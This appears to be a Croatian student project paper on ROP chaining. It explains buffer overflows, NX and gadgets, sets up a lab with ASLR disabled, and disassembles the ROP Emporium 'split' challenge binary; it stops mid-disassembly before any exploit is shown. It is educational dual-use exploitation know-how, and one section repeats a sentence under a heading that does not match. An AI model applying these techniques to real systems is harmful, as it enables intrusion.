SVEUČILIŠTE U ZAGREBU

FAKULTET ORGANIZACIJE I INFORMATIKE

V A R A Ž D I N

Špiro Pravdić

Ivan Račan

Ivan Šango

ROP CHAINING

PROJEKT IZ PREDMETA SIGURNOST INFORMACIJSKIH SUSTAVA (DIPLOMSKI STUDIJ)

Varaždin, 2025.

SVEUČILIŠTE U ZAGREBU

FAKULTET ORGANIZACIJE I INFORMATIKE

V A R A Ž D I N

Špiro Pravdić

Ivan Račan

Ivan Šango

Studij: Organizacija poslovnih sustava

ROP CHAINING

PROJEKT IZ PREDMETA SIGURNOST INFORMACIJSKIH SUSTAVA (DIPLOMSKI STUDIJ)

Mentor:

Izv. prof. dr. sc. Igor Tomičić

Varaždin, prosinac 2025.

Sažetak

Ovaj rad se fokusira na analizu napredne tehnike eksploatacije memorije poznate kao Return Oriented Programming (ROP) u svrhu zaobilaženja sigurnosnih zaštita. Cilj projekta bio je prikazati kako napadači manipulacijom stacka i korištenjem alata poput GDB-a i ROPgadget-a omogućuju izvršavanje zlonamjernog koda unatoč prisutnosti NX (No-Execute) zaštite. Kroz analizu binarne datoteke, identificirani su korisni nizovi instrukcija ("gadgeti") koji su lančano povezani kako bi se formirao funkcionalan napad. Nadalje, Python skripte poslužile su kao glavni alat za automatizaciju slanja tereta (payload) i kontrolu toka programa.

Praktični dio obuhvaća pripremu ranjivog okruženja, prelijevanje spremnika (buffer overflow), te konstrukciju ROP lanca za dobivanje pristupa ljusci (shellu). Unatoč složenosti modernih zaštita poput ASLR-a koje otežavaju predvidljivost adresa, projekt je u kontroliranim uvjetima demonstrirao kako recikliranje postojećeg koda može ugroziti sigurnost sustava. Zaključno, rad naglašava važnost razumijevanja niskorazinskih mehanizama memorije i pisanja sigurnog koda za učinkovitu prevenciju ovakvih vrsta napada.

.

Ključne riječi: Return Oriented Programming; ROP, Buffer Overflow, Gadget, NX zaštita, eksploatacija memorije, ROP ch

Sadržaj

1. Uvod

U svijetu i društvu obilježenom stalnim tehnološkim napretkom i razvitkom dolazi do sve veće informatizacije društva, te s time i povećanja ovisnosti čovjeka o informacijskim i drugim tehnologijama u njegovu svakodnevnom životu. Samim time, bilo kakva vrsta sigurnosnih prijetnji tim vitalnim sustavima predstavlja veliko pitanje koje treba uvijek imati na umu. U procesu borbe s takvim prijetnjama ključni je korak razumijevanje načina na koji napadači zaobilaze sigurnosne mehanizme, što je i tema ovog projekta.

Return Oriented Programming (ROP) predstavlja naprednu tehniku eksploatacije koja omogućava napadačima izvršavanje zlonamjernog koda čak i uz prisutnost modernih zaštita poput zabrane izvršavanja koda na stacku (NX/DEP). Temelji se na manipulaciji toka programa i korištenju postojećih sekvenci instrukcija u memoriji, poznatih kao "gadgeti", kako bi se postigla željena funkcionalnost bez ubacivanja novog koda.

Cilj projekta je na praktičnom primjeru pokazati tehnike i alate koji se koriste u ovoj specifičnoj domeni eksploatacije sustava, te pokazati na koji način su današnji sustavi ranjivi ako nisu adekvatno zaštićeni. Važno je napomenuti da je cilj rada također podizanje svijesti o važnosti pisanja sigurnog koda i razumijevanja niskorazinskih mehanizama memorije, kako bi svi vitalni sustavi normalno i neometano funkcionirali.

Budući da moderne implementacije zaštita (poput punog ASLR-a i stack canaryja) znatno otežavaju izvedbu ovakvih napada i zahtijevaju napredna znanja koja izlaze iz okvira osnovne demonstracije, u ovom projektu fokusirali smo se na prikaz temeljnih principa ROP tehnike u kontroliranom okruženju. Prvi dio projekta bavi se pripremom ranjive aplikacije i alata za analizu memorije, a u drugom dijelu pomoću debuggera i skripti simulira se napad prelijevanjem spremnika te konstruira izvršni ROP lanac.

.

2. Teorijska podloga

2.1. Osnove memorije procesa i kontrole toka

Za razumijevanje tehnika eksploatacije kao što je ROP, nužno je poznavanje načina na koji operacijski sustav upravlja memorijom procesa te kako procesor izvršava instrukcije. Memorija aplikacije nije homogena cjelina, već je logički podijeljena na segmente, od kojih svaki ima specifičnu namjenu i prava pristupa (čitanje, pisanje, izvršavanje) [1]. Najvažniji segmenti za razumijevanje kontrole toka su programski kod (Code/Text segment) i stack. Dok programski kod sadrži statične instrukcije koje procesor izvršava, stack je dinamičko područje memorije koje služi za pohranu lokalnih varijabli, argumenata funkcija i, ključno za ovu temu, povratnih adresa.

Ključnu ulogu u kontroli toka programa ima procesorski registar poznat kao instrukcijski pokazivač (eng. *Instruction Pointer*), označen kao EIP na 32-bitnim sustavima, odnosno RIP na 64-bitnim sustavima [1]. Ovaj registar u svakom trenutku pokazuje na adresu sljedeće instrukcije koju procesor treba izvršiti. Manipulacija vrijednošću ovog registra osnovni je cilj svakog napadača jer to znači preuzimanje kontrole nad izvršavanjem programa.

Mehanizam pozivanja funkcija usko povezuje stack i instrukcijski pokazivač. Kada program pozove neku funkciju (instrukcija CALL), na stack se automatski pohranjuje adresa instrukcije koja slijedi nakon poziva – to se naziva povratna adresa (eng. *Return Address*). Kada funkcija završi s radom, izvršava se instrukcija RET (Return). Instrukcija RET uzima pohranjenu adresu s vrha stacka i upisuje je u instrukcijski pokazivač (RIP/EIP), čime se program "vraća" na mjesto odakle je funkcija pozvana. Upravo je ovaj mehanizam povratka točka koju ROP napadi zloupotrebljavaju.

Memorija procesa sastoji se od 4 osnovna segmenta:

1. **Text (Code) segment** – sadrži izvršni kod programa (instrukcije). Obično je označen kao "Read-Only" i "Executable" kako bi se spriječilo mijenjanje koda tijekom rada.
2. **Data segment** – sadrži globalne i statičke varijable koje su inicijalizirane prije pokretanja programa.
3. **Heap** – segment za dinamičku alokaciju memorije kojom upravlja programer tijekom izvođenja programa (npr. funkcija malloc u C-u).
4. **Stack** – LIFO (Last-In, First-Out) struktura koja raste prema nižim memorijskim adresama. Sadrži lokalne varijable i kontrolne podatke (povratne adrese) za svaku aktivnu funkciju.

2.2. Od Buffer Overflowa do NX zaštite

Prelijevanje spremnika (eng. *Buffer Overflow*) jedna je od najstarijih i najzastupljenijih ranjivosti u računalnoj sigurnosti koja služi kao ulazna točka za preuzimanje kontrole nad sustavom. Do ove ranjivosti dolazi kada program zapisuje podatke u međuspremnik (buffer) koji se nalazi na stacku, ali pritom ne provjerava granice tog spremnika, dopuštajući da se podaci preliju i prebrišu susjedne memorijske lokacije, uključujući ključnu povratnu adresu [2].

U klasičnim napadima, prije uvođenja modernih zaštita, napadači su koristili tehniku ubacivanja koda (eng. *Code Injection*). Napadač bi unutar prelijevanja ubacio vlastiti binarni kod, poznat kao *shellcode*, izravno na stack. Prebrisivanjem povratne adrese, preusmjerio bi procesor da skoči na taj stack i izvrši ubačeni kod. Kako bi se suzbila ova trivijalna metoda eksploatacije, proizvođači hardvera i operativnih sustava razvili su zaštitu poznatu kao **NX bit** (eng. *No-Execute*) ili **DEP** (eng. *Data Execution Prevention*).

NX zaštita temelji se na principu stroge segregacije memorijskih prostora, poznatom kao **W^X** (Write XOR Execute). To znači da određena stranica u memoriji može imati dozvolu za pisanje podataka ili dozvolu za izvršavanje instrukcija, ali nikada oboje istovremeno [2].

Evolucija zaštite i napada može se podijeliti u tri ključne faze:

1. **Era ubacivanja koda** – Stack je imao dozvolu izvršavanja (RWX - Read, Write, Execute). Napadač je mogao ubaciti shellcode na stack i jednostavno skočiti na njega.
2. **Implementacija NX/DEP zaštite** – Stack je označen kao neizvršni (RW-). Pokušaj procesora da dohvati i izvrši instrukciju sa stacka rezultira trenutnim rušenjem programa (eng. *Segmentation Fault*), čime se neutralizira klasični shellcode.
3. **Prijelaz na ponovnu upotrebu koda** – Budući da napadač više ne može izvršavati svoj kod na stacku, prisiljen je koristiti (reciklirati) postojeći izvršni kod koji se već nalazi u memoriji procesa (npr. .text segment ili dijeljene biblioteke). Upravo ova potreba za zaobilaženjem NX bita dovela je do razvoja *Return Oriented Programminga*.

2.3. Analiza sigurnosnih zapisnika

Budući da NX zaštita sprječava izvršavanje novog koda, napadači su razvili metodu "posuđivanja" koda koji već postoji u adresnom prostoru procesa. Osnovna građevna jedinica ove tehnike naziva se Gadget. Gadget predstavlja kratki niz strojnih instrukcija koji završava instrukcijom povratka (RET). Ovi nizovi nalaze se razbacani unutar izvršnog segmenta samog programa ili unutar dijeljenih biblioteka kao što je standardna C biblioteka (libc) [3].

Ključna karakteristika svakog gadgeta je njegova završna instrukcija RET. U normalnom radu programa, RET služi za povratak iz funkcije tako što uzima (pop-a) adresu s vrha stacka i skače na nju. U ROP napadu, ova instrukcija služi kao "ljepilo" koje povezuje nepovezane dijelove koda. Umjesto da na stack postavi podatke, napadač na stack postavlja **niz memorijskih adresa**, pri čemu svaka adresa pokazuje na početak jednog gadgeta. Ovaj niz adresa naziva se **ROP lanac** (eng. *ROP Chain*).

Proces izvršavanja ROP lanca odvija se sekvencijalno, stvarajući iluziju kontinuiranog programa, iako se instrukcije nalaze na različitim lokacijama u memoriji. Izvršavanje slijedi specifičan tok:

1. **Inicijalizacija lanca** – Napadač preuzima kontrolu nad stack pointerom (RSP/ESP) i usmjerava ga na svoj lažni stack koji sadrži niz adresa gadgeta.
2. **Izvršavanje prvog gadgeta** – Procesor skače na adresu prvog gadgeta, izvršava korisne instrukcije (npr. POP RDI – stavljanje vrijednosti u registar) i dolazi do instrukcije RET.
3. **Prijenos kontrole** – Instrukcija RET čita sljedeću adresu s lažnog stacka (adresu drugog gadgeta) i prebacuje izvršavanje na nju.
4. **Nastavak niza** – Proces se ponavlja za svaki sljedeći gadget u lancu sve dok se ne izvrši konačni cilj, poput poziva sistemske funkcije.

Važno je naglasiti da je ova tehnika dokazano **Turing-potpuna** (eng. *Turing complete*). To znači da, uz dovoljno veliku bazu gadgeta (poput onih u libc), napadač može konstruirati bilo koju logičku operaciju, uključujući petlje, grananja i aritmetičke operacije, pretvarajući postojeći program u interpreter za vlastiti zlonamjerni Važno je naglasiti da je ova tehnika dokazano **Turing-potpuna** (eng. *Turing complete*). To znači da, uz dovoljno veliku bazu gadgeta (poput onih u libc), napadač može konstruirati bilo koju logičku operaciju, uključujući petlje, grananja i aritmetičke operacije, pretvarajući postojeći program u interpreter za vlastiti zlonamjerni algoritam.

2.4. Turingova potpunost napada

Jedno od najvažnijih teorijskih otkrića vezanih uz Return Oriented Programming jest dokaz njegove Turingove potpunosti (eng. *Turing completeness*). U računalnoj znanosti, sustav se smatra Turing-potpunim ako može simulirati bilo koji Turingov stroj, odnosno ako se pomoću njega može izvesti bilo koja proizvoljna računalna operacija ili algoritam, pod uvjetom da postoji dovoljno memorije i vremena.

Temelje ove teorije postavio je istraživač Hovav Shacham 2007. godine u svom utjecajnom radu *"The Geometry of Innocent Flesh on the Bone"*. Shacham je formalno dokazao da standardna C biblioteka (libc), koja je dinamički povezana s gotovo svakim programom na UNIX sustavima, sadrži dovoljno raznolikih gadgeta da omogući Turing-potpuno izračunavanje bez potrebe za ubacivanjem ijedne linije novog koda [4].

Da bi ROP napad zadovoljio ovaj uvjet, napadač mora biti u stanju, koristeći isključivo gadgete, konstruirati osnovne programske primitive:

1. **Memorijske operacije** – Učitavanje podataka iz memorije u registre (Load) i zapisivanje iz registara u memoriju (Store).
2. **Aritmetičke i logičke operacije** – Izvođenje operacija poput zbrajanja, oduzimanja, logičkog ILI, I te XOR operacija nad podacima u registrima.
3. **Kontrola toka (Grananja)** – Mogućnost bezuvjetnih skokova, ali i uvjetnih grananja (if-else logika) te petlji.

Dok su sekvencijalne operacije u ROP-u relativno jednostavne (jer RET instrukcija prirodno vodi do idućeg gadgeta na stacku), uvjetna grananja predstavljaju veći izazov. Ona se u ROP-u realiziraju manipulacijom samog Stack Pointera (ESP/RSP). Mijenjanjem vrijednosti Stack Pointera ovisno o rezultatu neke operacije, napadač može "preskočiti" određene adrese na stacku (gadgete) ili se vratiti na prethodne, čime se simuliraju if naredbe i petlje.

Značaj ovog otkrića je monumentalan za računalnu sigurnost jer potvrđuje da ROP nije samo metoda za pozivanje jedne funkcije (npr. system()), već predstavlja potpuni "jezik" koji koristi strojne instrukcije kao riječi. To znači da napadač može unutar ranjivog procesa isprogramirati bilo kakvo ponašanje, čineći statičke zaštite poput NX bita (No-Execute) nedostatnima bez dodatnih mehanizama nasumičnog rasporeda memorije (ASLR).

3. Praktični dio

3.1. Uvod

Praktični dio rada ima za cilj na konkretnom primjeru demonstrirati primjenu tehnike Return-Oriented Programming (ROP) i ROP chaininga na ranjivom programu u kontroliranom laboratorijskom okruženju. Nakon što je u teorijskom dijelu objašnjen koncept buffer overflow napada, zaštitni mehanizmi poput NX bita i ASLR-a te načelo ponovne uporabe koda (code reuse), ovdje se ti pojmovi povezuju s realnom, iako namjerno pripremljenom, binarnom datotekom koja sadrži ranjivost pogodnu za iskorištavanje putem ROP lanca.

Eksperiment je proveden korištenjem dvije virtualne mašine: Kali Linux 2025.3 u ulozi napadača te Debian 9.13.0 kao računalo žrtve. Na sustavu žrtve pokrenut je SSH poslužitelj i učitana je binarna datoteka split preuzeta s platforme ROP Emporium, koja služi kao izazov za vježbu razvoja ROP exploita. Za potrebe demonstracije isključen je ASLR, programu je dodijeljena dozvola za izvršavanje te je uz pomoć alata socat pokrenut poslužitelj koji na određenom portu čeka dolazne veze i za svaki zahtjev pokreće program split. Na taj način simulirano je udaljeno izvršavanje ranjivog programa kojem napadač pristupa preko mreže.

Cilj praktičnog dijela je, polazeći od tog okruženja, analizirati binarnu datoteku, identificirati ranjivu funkciju i način preuzimanja toka izvršavanja te konstruirati ROP lanac kojim se, umjesto zadane funkcionalnosti programa, postiže izvršavanje naredbe kojom se čita sadržaj datoteke **flag.txt** na računalu žrtve. U tu svrhu korišteni su alati za reverzno inženjerstvo (Cutter), alati za pronalaženje ROP gadgeta (ROPgadget) te Python okruženje s bibliotekom pwntools za izradu i slanje samog exploita. Prikazani postupak ne bavi se fazom kompromitacije sustava žrtve u stvarnom okruženju, nego se fokusira isključivo na tehnički aspekt iskorištavanja postojeće ranjivosti i izgradnju ROP lanca n a primjeru unaprijed pripremljenog izazova.

3.2. Priprema okruženja za rad

Prije same analize binarne datoteke i konstruiranja ROP lanca bilo je potrebno pripremiti kontrolirano okruženje u kojem se napad može sigurno reproducirati. U tu svrhu korištene su dvije virtualne mašine: jedna u ulozi napadača, a druga u ulozi žrtve.

3.2.1. Korištene virutalne mašine

U ulozi napadačkog računala korišten je operacijski sustav **Kali Linux 2025.3**, koji je često korišten u sigurnosnim testiranjima zbog velikog broja unaprijed instaliranih alata za analizu, reverzno inženjerstvo i razvoj exploita. Na ovoj virtualnoj mašini razvijan je i izvršavan Python skript temeljen na pwntools biblioteci, koji služi za slanje posebno oblikovanog ulaza ranjivom programu.

U ulozi računala žrtve korišten je **Debian 9.13.0** u stabilnoj verziji. Na toj se virtualnoj mašini nalazi binarna datoteka split, preuzeta s platforme ROP Emporium, koja je namijenjena vježbanju razvoja ROP napada. Komunikacija između dviju virtualnih mašina odvijala se unutar lokalne virtualne mreže, čime se simulira udaljeni pristup usluzi bez izlaganja stvarnoj mrežnoj infrastrukturi.

3.2.2. Konfiguracija sustava žrtve

Nakon instalacije Debiana, na sustavu žrtve izvršeno je nekoliko koraka konfiguracije:

1. **Postavljanje pristupa i prijenos binarne datoteke**
   - Na žrtvinom računalu pokrenut je SSH poslužitelj kako bi se olakšao prijenos datoteka i udaljeni pristup s napadačke mašine. Binarna datoteka split prenesena je na sustav žrtve te je pohranjena u radnom direktoriju namijenjenom pokretanju izazova.
2. **Dodjela dozvola za izvršavanje**
   - Nad datotekom split postavljene su odgovarajuće dozvole kako bi se program mogao izvršavati kao samostalna aplikacija, primjerice naredbom:

     chmod +x split
3. **Onemogućavanje ASLR-a**
   - Budući da je cilj rada fokus na samom postupku konstruiranja ROP lanca, a ne na zaobilaženju svih modernih zaštitnih mehanizama, **Address Space Layout Randomization (ASLR)** privremeno je isključen na sustavu žrtve. ASLR nasumično raspoređuje memorijske segmente procesa, čime otežava pouzdano predviđanje adresa funkcija i gadgeta. U kontekstu edukativnog primjera isključivanje ASLR-a pojednostavljuje analizu jer adrese ostaju deterministične između pokretanja programa.
4. **Pokretanje usluge pomoću alata socat**
   - Kako bi se simulirala mrežna usluga koja čeka korisničke zahtjeve i za svaki dolazni

spoj pokreće ranjivi program, korišten je alat **socat**. Na žrtvinom računalu pokrenuta je naredba oblika:

socat TCP-LISTEN:1337,fork,reuseaddr EXEC:./split

Ovim se postiže da proces sluša na TCP portu 1337 te za svaku novu vezu pokreće program split i veže njegov standardni ulaz i izlaz na mrežnu vezu. Na taj način napadač s Kali sustava može komunicirati s programom kao da se radi o klasičnoj mrežnoj usluzi.

Važno je naglasiti da se u ovom radu **ne razmatra faza prvotne kompromitacije sustava žrtve**. Pretpostavlja se da napadač već ima mogućnost uspostave mrežne veze prema ranjivom programu i da je binarna datoteka dostupna za analizu. Fokus je isključivo na iskorištavanju konkretne ranjivosti u programu split primjenom ROP tehnike.

3.2.3. Korišteni alati

Za provedbu praktičnog dijela korišten je niz specijaliziranih alata:

- **Cutter** – grafičko sučelje za reverzno inženjerstvo koje se temelji na radare2 okruženju. Cutter je korišten za pregled asembler koda, identifikaciju funkcija (main, pwnme, usefulFunction) te analizu načina na koji program barata ulazom korisnika i poziva funkcije sustava.
- **ROPgadget** – alat za automatsko pretraživanje binarne datoteke i njenih biblioteka u svrhu pronalaska ROP gadgeta. Rezultat rada ovog alata popis je kratkih sekvenci instrukcija koje završavaju naredbom ret, a koje se kasnije koriste pri izgradnji ROP lanca.
- **Python** i **pwntools** – na napadačkoj strani korišten je Python skript koji koristi biblioteku pwntools za pojednostavljeno upravljanje mrežnim vezama, pakiranje adresa u odgovarajući format te generiranje i slanje exploit payload-a prema žrtvi.

Ovako pripremljeno okruženje čini osnovu za daljnje korake: analizu same binarne datoteke, identifikaciju ranjive funkcije i izgradnju konkretnog ROP lanca, što je detaljnije opisano u sljedećem poglavlju

3.3. Analiza binarne datoteke split

Nakon pripreme okruženja slijedi analiza same binarne datoteke split, s ciljem razumijevanja njezine strukture, načina rada i mjesta na kojem se obrađuje korisnički unos. U ovom poglavlju prikazane su osnovne karakteristike izvršne datoteke, ponašanje programa pri normalnom i "neispravnom" korištenju te pregled važnih funkcija koje će kasnije biti ključne za konstruiranje ROP lanca.

3.3.1. Osnovne karakteristike datoteke split

Na slici 1 prikazan je Info prikaz datoteke split u alatu Cutter. Vidi se da se radi o ELF64 izvršnoj datoteci (Format: elf, Bits: 64, Class: ELF64), namijenjenoj arhitekturi x86-64 na operacijskom sustavu Linux. Datoteka nije statički linkana (Static: False), što znači da koristi dinamičke biblioteke sustava, a dio relokacijske zaštite (Relro) postavljen je na *Partial*.

Info

File:	split	**FD:**	3	**Architecture:**	x86
Format:	elf	**Base addr:**	0x00400000	**Machine:**	AMD x86-64 architectur
Bits:	64	**Virtual addr:**	True	**OS:**	linux
Class:	ELF64	**Canary:**	False	**Subsystem:**	linux
Mode:	r-x	**Crypto:**	False	**Stripped:**	False
Size:	8.46 kB	**NX bit:**	True	**Relocs:**	True
Type:	EXEC (Executable file)	**PIC:**	False	**Endianness:**	LE
Language:	c	**Static:**	False	**Compiled:**	N/A
		Relro:	Partial	**Compiler:**	GCC: (Ubuntu 7.5.0-3ub

Slika 1. Info datoteke split (autor: Vlastita izrada)


Važni su i sigurnosni atributi:

- **NX bit: True** – segment podataka (npr. stack) označen je kao neizvršiv, što onemogućuje klasičan napad temeljen na ubrizgavanju i izvršavanju shellcodea sa stacka.
- **Canary: False** – u programu nisu uključene zaštitne vrijednosti na stacku (stack canaries) koje bi trebale detektirati prepisivanje povratne adrese.
- **PIC: False** – program nije poziciono neovisan (Position-Independent Code), pa je baza koda fiksna kada je ASLR isključen, što olakšava određivanje adresa funkcija i gadgeta.

Ove karakteristike upućuju na to da je split namjerno konfiguriran kao izazov za vježbu: s jedne strane, NX bit je uključen kako bi potaknuo korištenje ROP-a umjesto shellcodea, a s druge strane nema canarya, što pojednostavljuje iskorištavanje buffer overflow ranjivosti.

3.3.2. Ponašanje programa pri pokretanju

Na slici 2 prikazan je izlaz programa split pri normalnom pokretanju iz komandne linije. Nakon poziva: **./split**




Slika 2. Ispis prilikom pokretanja datoteke split (autor: Vlastita izrada)

program ispisuje uvodnu poruku:

- "split by ROP Emporium"
- "x86_64"

zatim tekst *“Contriving a reason to ask user for data…”* i čeka unos korisnika, označen znakom >.

Kada se unese kratak niz znakova, primjerice "aaaaaaaaaa", program vraća poruku *“Thank you!”* te zatim *“Exiting”* i uredno završava s radom. Na temelju ovoga može se zaključiti da program prima jedan tekstualni ulaz od korisnika i taj ulaz obrađuje, ali bez vidljivih nuspojava u normalnom slučaju.



Slika 3. Ispis datoteke split s dugim nizom znakova kao ulazom (autor: Vlastita izrada)

Na slici 3 prikazan je drugi pokušaj pokretanja istog programa, ovaj put s vrlo dugim nizom znakova “a“ kao ulazom. U ovom slučaju, nakon unosa:

> *“aaaaaaaaaaaa…”*

program nakon kratkog trenutka završava porukom:


zsh: segmentation fault ./split

što znači da je došlo do segmentacijske greške (segmentation fault). Segmentation fault tipično označava pokušaj pristupa nedozvoljenoj memorijskoj adresi – primjerice, kada se prepiše povratna adresa na stacku ili neki drugi kritični pokazivač.

Činjenica da se program ponaša normalno za kratki unos, a sruši se za vrlo dugačak niz znakova, snažan je pokazatelj da se u pozadini nalazi buffer overflow: odnosno da ulaz nije pravilno ograničen i da je moguće prepisati podatke izvan granica predviđenog međuspremnika na stacku.

3.3.3. Pregled funkcija u binarnoj datoteci

Kako bismo precizno odredili gdje se nalazi ranjivost, potrebno je analizirati strukturu programa. Slika 4 prikazuje popis funkcija koje Cutter prepoznaje u binarnoj datoteci split.



Slika 4. Popis funkcija (autor: Vlastita izrada)

Osim uobičajenih inicijalizacijskih i završnih rutina (entry0, sym._init, sym._fini i slično), uočavaju se sljedeće funkcije od posebnog interesa:

- **main** – glavna funkcija programa;
- **sym.imp.read** – uvezena funkcija read iz standardne C biblioteke, korištena za čitanje podataka s ulaza;
- **sym.imp.system** – funkcija system kojom se mogu izvršavati naredbe ljuske;
- **sym.pwnme** – funkcija čije ime sugerira da je namjerno predviđena kao "ranjiva točka" u sklopu izazova;
- **sym.usefulFunction** – funkcija koja se na prvi pogled ne poziva u uobičajenom tijeku programa, ali može biti korisna napadaču.

Postojanje funkcija pwnme i usefulFunction tipično je za edukativne izazove: pwnme sadrži ranjivi kod kojim se omogućuje manipulacija memorijom, dok usefulFunction obično sadrži pozive koji su korisni napadaču (npr. poziv system s određenim argumentom), ali nisu izravno dostupni kroz legitimno korištenje programa.

3.3.4. Analiza funkcije main

Na slici 5 prikazan je dekompilirani prikaz funkcije main u Cutteru.

```
  ; DATA XREF from entry0 @ 0x4005cd
int main(int argc, char **argv, char **envp);
0x00400697      push    rbp             ; push word, doubleword or quadword onto the stack
0x00400698      mov     rbp, rsp        ; moves data from src to dst
0x0040069b      mov     rax, qword [stdout] ; obj.__TMC_END
                                        ; 0x601078 ; moves data from src to dst
0x004006a2      mov     ecx, 0          ; moves data from src to dst; size_t size
0x004006a7      mov     edx, 2          ; moves data from src to dst; int mode
0x004006ac      mov     esi, 0          ; moves data from src to dst; char *buf
0x004006b1      mov     rdi, rax        ; moves data from src to dst; FILE *stream
0x004006b4      call    setvbuf         ; sym.imp.setvbuf ; calls a subroutine, push eip into the stac...
0x004006b9      mov     edi, str.split_by_ROP_Emporium ; 0x4007e8 ; moves data from src to dst; c...
0x004006be      call    puts            ; sym.imp.puts ; calls a subroutine, push eip into the stack (...
0x004006c3      mov     edi, str.x86_64 ; 0x4007fe ; moves data from src to dst; const char *s
0x004006c8      call    puts            ; sym.imp.puts ; calls a subroutine, push eip into the stack (...
0x004006cd      mov     eax, 0          ; moves data from src to dst
0x004006d2      call    pwnme           ; sym.pwnme ; calls a subroutine, push eip into the stack (esp)
0x004006d7      mov     edi, str.Exiting ; 0x400806 ; moves data from src to dst; const char *s
0x004006dc      call    puts            ; sym.imp.puts ; calls a subroutine, push eip into the stack (...
0x004006e1      mov     eax, 0          ; moves data from src to dst
0x004006e6      pop     rbp             ; pops last element of stack and stores the result in argument
0x004006e7      ret                     ; return from subroutine. pop 4 bytes from esp and jump there.
```

Slika 5. Prikaz main funkcije (autor: Vlastita izrada)

Ovaj prikaz omogućuje razumijevanje logičkog tijeka programa bez potrebe za čitanjem čistog asembler koda. Dekompilirani kod pokazuje da main radi sljedeće:

1. Postavlja standardni izlaz u *unbuffered* ili *line-buffered* način rada (poziv setvbuf), kako bi se osiguralo pravovremeno ispisivanje poruka na terminal.
2. Pomoću funkcije puts ispisuje:

- poruku s nazivom izazova (“split by ROP Emporium”),
- informaciju o arhitekturi (“x86_64”),
- tekst *“Contriving a reason to ask user for data…”* koji motivira unos korisnika.

3. Poziva funkciju **pwnme**, koja zapravo sadrži dio programa u kojem se korisnički unos čita i obrađuje.
4. Nakon povratka iz pwnme, main ispisuje poruku *“Exiting”* te završava s radom vraćajući status 0.

Iz ove analize vidljivo je da funkcija pwnme predstavlja središnje mjesto obrade korisničkog unosa, budući da main služi uglavnom za inicijalizaciju, ispis poruka i pozivanje pwnme. U kombinaciji s ranije uočenim ponašanjem programa (segmentation fault kod vrlo dugog unosa), može se zaključiti da se potencijalna buffer overflow ranjivost nalazi upravo u funkciji pwnme.

U sljedećem poglavlju detaljnije se analizira funkcija pwnme, način na koji koristi funkciju read i lokalne varijable na stacku te se pokazuje kako prepisivanje povratne adrese omogućuje preuzimanje toka izvršavanja i konstruiranje ROP lanca.

3.4. Identifikacija ranjive funkcije i cilj napada

U prethodnom poglavlju utvrđeno je da se program split ruši pri unosu vrlo dugog niza znakova, što upućuje na postojanje buffer overflow ranjivosti. Analizom funkcija u binarnoj datoteci zaključeno je da se korisnički unos obrađuje u funkciji pwnme, dok funkcija usefulFunction sadrži poziv funkcije system i predstavlja potencijalno koristan cilj za napadača. U ovom poglavlju detaljnije se analiziraju obje funkcije kako bi se objasnio točan uzrok ranjivosti i definirao krajnji cilj napada.

3.4.1. Funkcije pwnme i buffer overflow

```
  ; CALL XREF from main @ 0x4006d2
pwnme();
; var void *buf @ stack - 0x28
0x004006e8      55                  push    rbp ; push word, doubleword or quadword onto the stack
0x004006e9      4889e5              mov     rbp, rsp ; moves data from src to dst
0x004006ec      4883ec20            sub     rsp, 0x20 ; substract src and dst, stores result on dst
0x004006f0      488d45e0            lea     rax, [buf] ; load effective address
0x004006f4      ba20000000          mov     edx, 0x20 ; 32 ; moves data from src to dst; size_t n
0x004006f9      be00000000          mov     esi, 0 ; moves data from src to dst; int c
0x004006fe      4889c7              mov     rdi, rax ; moves data from src to dst; void *s
0x00400701      e87afeffff          call    memset ; sym.imp.memset ; calls a subroutine, push eip into the stack (esp...
0x00400706      bf10084000          mov     edi, str.Contriving_a_reason_to_ask_user_for_data... ; 0x400810 ; moves da...
0x0040070b      e840feffff          call    puts ; sym.imp.puts ; calls a subroutine, push eip into the stack (esp) ; ...
0x00400710      bf3c084000          mov     edi, data.0040083c ; 0x40083c ; moves data from src to dst; const char *fo...
0x00400715      b800000000          mov     eax, 0 ; moves data from src to dst
0x0040071a      e851feffff          call    printf ; sym.imp.printf ; calls a subroutine, push eip into the stack (esp...
